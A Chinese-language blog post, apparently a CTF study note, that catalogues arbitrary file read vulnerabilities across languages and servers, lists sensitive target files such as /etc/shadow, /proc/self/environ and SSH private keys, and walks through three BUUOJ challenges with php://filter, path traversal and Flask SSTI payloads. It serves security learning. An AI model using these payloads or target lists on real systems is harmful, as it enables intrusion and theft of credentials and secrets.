
任意文件读取漏洞知识梳理

原创

晶晶娃在战斗 于 2021-11-17 17:10:08 发布 2941 收藏 9

分类专栏： 渗透测试 文章标签： php 开发语言 CTF 漏洞 安全漏洞



文章目录

1.概述

文件读取漏洞，就是攻击者通过一些手段可以读取服务器上开发者不允许读到的文件。主要读取的文件是服务器的各种配置文件、文件形式存储的密钥、服务器信息（包括正在执行的进程信息）、历史命令、网络信息、应用源码及二进制程序。

2.开发语言触发点

2.1 PHP

- 标准库函数：file_get_contents()、file()、fopen()函数（及其文件指针操作函数fread()、fgets()等），与文件包含相关的函数（include()、require()、include_once()、require_once()等），以及通过PHP读文件的执行系统命令（system()、exec()等）。
- 拓展：php-curl扩展（文件内容作为HTTP body）涉及文件存取的库（如数据库相关扩展、图片相关扩展）、XML模块造成的XXE。

2.2 Python

- 漏洞经常出现在框架请求静态资源文件部分，也就是最后读取文件内容的open函数，但直接导致漏洞的成因往往是框架开发者忽略了Python函数的feature。
- 涉及文件操作的应用也因为滥用open函数、模板的不当渲染导致任意文件读取。如：将用户输入的某些数据作为文件名的一部分（常见于认证服务或者日志服务）存储在服务器中，在取文件内容的部分也通过将经过处理的用户输入数据作为索引去查找相关文件。
- 攻击者构造软链接放入压缩包，解压后的内容会直接指向服务器相应文件，攻击者访问解压后的链接文件会返回链接指向文件的相应内容。
- Python的模板注入、反序列化等漏洞都可造成一定程度的任意文件读取。

2.3 Java

- Java本身的文件读取函数FileInputStream、XXE导致的文件读取。
- Java的一些模块也支持“file://”协议，这是Java应用中出现任意文件读取最多的地方，如Spring Cloud Config Server路径穿越与任意文件读取漏洞（CVE-2019-3799）、Jenkins任意文件读取漏洞（CVE-2018-1999002）等。

2.4 Ruby

- Ruby的任意文件读取漏洞通常与Rails框架相关。到目前为止，我们已知的通用漏洞为Ruby On Rails远程代码执行漏洞（CVE-2016-0752）、Ruby On Rails路径穿越与任意文件读取漏洞（CVE-2018-3760）、Ruby On Rails路径穿越与任意文件读取漏洞（CVE-2019-5418）。笔者在CTF竞赛中就曾遇到Ruby On Rails远程代码执行漏洞（CVE-2016-0752）的利用。

2.5 Node

- Node.js的express模块曾存在任意文件读取漏洞（CVE-2017-14849)。
- CTF中Node的文件读取漏洞通常为模板注入、代码注入等情况。

3.中间件/服务器相关触发点

3.1 Nginx错误配置

```
Location /static{
Alias /home/myapp/static/;
}
```

- 如果配置文件中包含上面这段内容，很可能是运维或者开发人员想让用户可以访问static目录（一般是静态资源目录）。
- 如果用户请求的Web路径是/static…/，拼接到alias上就变成了/home/myapp/static/…/，此时便会产生目录穿越漏洞，并且穿越到了myapp目录。

3.2 数据库

以mysql为例：

- MySQL的load_file()函数可以进行文件读取，但是load_file()函数读取文件首先需要数据库配置FILE权限（数据库root用户一般都有）。
- 其次需要执行load_file()函数的MySQL用户/用户组对于目标文件具有可读权限（很多配置文件都是所有组/用户可读），主流Linux系统还需要Apparmor配置目录白名单（默认白名单限制在MySQL相关的目录下）。

3.3 软链接

- bash命令ln-s可以创建一个指向指定文件的软链接文件，然后将这个软链接文件上传至服务器，当我们再次请求访问这个链接文件时，实际上是请求在服务端它指向的文件。

3.4 FFmpeg

- 参考一道题目：https://www.cnblogs.com/iamstudy/articles/2017_quanguo_ctf_web_writeup.html

3.5 Docker-API

- Docker-API可以控制Docker的行为，一般来说，Docker-API通过UNIX Socket通信，也可以通过HTTP直接通信。
- 当我们遇见SSRF漏洞时，尤其是可以通过SSRF漏洞进行UNIX Socket通信的时候，就可以通过操纵Docker-API把本地文件载入Docker新容器进行读取（利用Docker的ADD、COPY操作），从而形成一种另类的任意文件读取。

4.文件读取的目标目录

- /etc：/etc目录下多是各种应用或系统配置文件，所以其下的文件是进行文件读取的首要目标。
- /etc/passwd：/etc/passwd文件是Linux系统保存用户信息及其工作目录的文件，权限是所有用户/组可读，一般被用作Linux系统下文件读取漏洞存在性判断的基准。读到这个文件我们就可以知道系统存在哪些用户、他们所属的组是什么、工作目录是什么。
- /etc/shadow：/etc/shadow是Linux系统保存用户信息及（可能存在）密码（hash）的文件，权限是root用户可读写、shadow组可读。所以一般情况下，这个文件是不可读的。
- /etc/apache2/*：是Apache配置文件，可以获知Web目录、服务端口等信息。CTF有些题目需要参赛者确认Web路径。
- etc/nginx/*：是Nginx配置文件（Ubuntu等系统），可以获知Web目录、服务端口等信息。
- /etc/apparmor(.d)/*：是Apparmor配置文件，可以获知各应用系统调用的白名单、黑名单。例如，通过读配置文件查看MySQL是否禁止了系统调用，从而确定是否可以使用UDF（User Defined Functions）执行系统命令。
- /etc/(cron.d/*|crontab)：定时任务文件。有些CTF题目会设置一些定时任务，读取这些配置文件就可以发现隐藏的目录或其他文件。
- /etc/environment：是环境变量配置文件之一。环境变量可能存在大量目录信息的泄露，甚至可能出现secret key泄露的情况。
- /etc/hostname：表示主机名。
- /etc/hosts：是主机名查询静态表，包含指定域名解析IP的成对信息。通过这个文件，参赛者可以探测网卡信息和内网IP/域名。
- /etc/issue：指明系统版本。
- /etc/mysql/*：是MySQL配置文件。
- /etc/php/*：是PHP配置文件。
- /proc目录：/proc目录通常存储着进程动态运行的各种信息，本质上是一种虚拟目录。
    - 目录下的cmdline可读出比较敏感的信息：/proc/[pid]/cmdline
    - 通过cwd命令可以直接跳转到当前目录:/proc/[pid]/cwd
    - 环境变量中可能存在secret_key，这时也可以通过environ进行读取：/proc/[pid]/environ
- 其他目录：
    - Nginx配置文件可能存在其他路径：/usr/local/nginx/conf/*
    - 日志文件：/var/log/*
    - Apache默认Web根目录：/var/www/html
    - PHP session目录：/var/lib/php(5)/sessions 可能泄露用户Session
    - 用户目录：[user_dir_you_know]/.bash_history 历史命令执行
      [user_dir_you_know]/.bashrc 部分环变量
      [user_dir_you_know]/.ssh/id_rsa(.pub) ssh登录的私钥/公钥
      [user_dir_you_know]/.viminfo vim的使用记录


5.题目复现

题目地址：https://buuoj.cn/challenges

5.1 afr_1

打开题目：发现了?p=hello，然后页面回显了hello world。猜测存在文件包含，而且get传入的参数p后面应该被加上了后缀。尝试?p=flag，发现回显no no no，因此我们要读取的文件应该就是flag.php。

hello world!



no no no

直接使用PHP伪协议读取文件：


```
?p=php://filter/read=convert.base64-encode/resource=flag
```

PD9waHAKZGllKCdubyBubyBubycpOwovL24xYm9va3thZnJfMV9zb2x2ZWR9

解码得到flag。

5.2 afr_2

进行目录扫描发现了img目录，直接进行访问。



之后尝试目录穿越：

```
https://ec45dcbb-a35f-468b-9d40-51e0a6da2a38.node4.buuoj.cn/img../
```

Index of /img../

../		
bin/	28-May-2020 04:40	-
boot/	24-Apr-2018 08:34	-
dev/	17-Nov-2021 09:02	-
etc/	17-Nov-2021 09:02	-
home/	24-Apr-2018 08:34	-
lib/	23-May-2017 11:32	-
lib64/	03-Apr-2020 17:13	-
media/	03-Apr-2020 17:12	-
mnt/	03-Apr-2020 17:12	-
opt/	03-Apr-2020 17:12	-
proc/	17-Nov-2021 09:02	-
root/	03-Apr-2020 17:14	-
run/	17-Nov-2021 09:02	-
sbin/	28-May-2020 04:40	-
srv/	03-Apr-2020 17:12	-
sys/	14-Jun-2021 01:12	-
tmp/	28-May-2020 04:40	-
usr/	03-Apr-2020 17:12	-
var/	28-May-2020 04:40	-
flag	10-Mar-2020 20:24	20

5.3 afr_3

本题考查对linux系统中/proc/目录下文件作用的了解，同时考查了flask模板注入

- 请求 http://IP:PORT/article?name=../../../../../proc/self/cmdline获取当前执行系统命令，得到python server.py
- 请求 http://IP:PORT/article?name=../../../../../proc/self/cwd/server.py获取源码
- 审计源码，发现flag在flag.py,flask的appkey在key.py,但是此处任意文件读取漏洞被过滤了关键词flag
- 源码里存在flask SSTI，前提是可以伪造flask的cookie，这里需要用到appkey https://noraj.github.io/flask-session-cookie-manager/

```
@app.route("/n1page", methods=["GET", "POST"])
def n1page():
    if request.method != "POST":
        return redirect(url_for("index"))
    n1code = request.form.get("n1code") or None
    if n1code is not None:
        n1code = n1code.replace(".", "").replace("_", "").replace("{","").replace("}","")
    if "n1code" not in session or session['n1code'] is None:
        session['n1code'] = n1code
    template = None
    if session['n1code'] is not None:
     '''
     这里存在SSTI
     '''
        template = '''<h1>N1 Page</h1> <div class="row> <div class="col-md-6 col-md-offset-3 center"> Hello : %s
, why you don't look at our <a href='/article?name=article'>article</a>? </div> </div> ''' % session['n1code']
        session['n1code'] = None
    return render_template_string(template)
```

所以请求 http://IP:PORT/article?name=…/…/…/…/…/proc/self/cwd/key.py获取appkey

- 伪造cookie为SSTI的payload获取flag。

```
{{''.__class__.__mro__[2].__subclasses__()[40]('flag.py').read()}}
```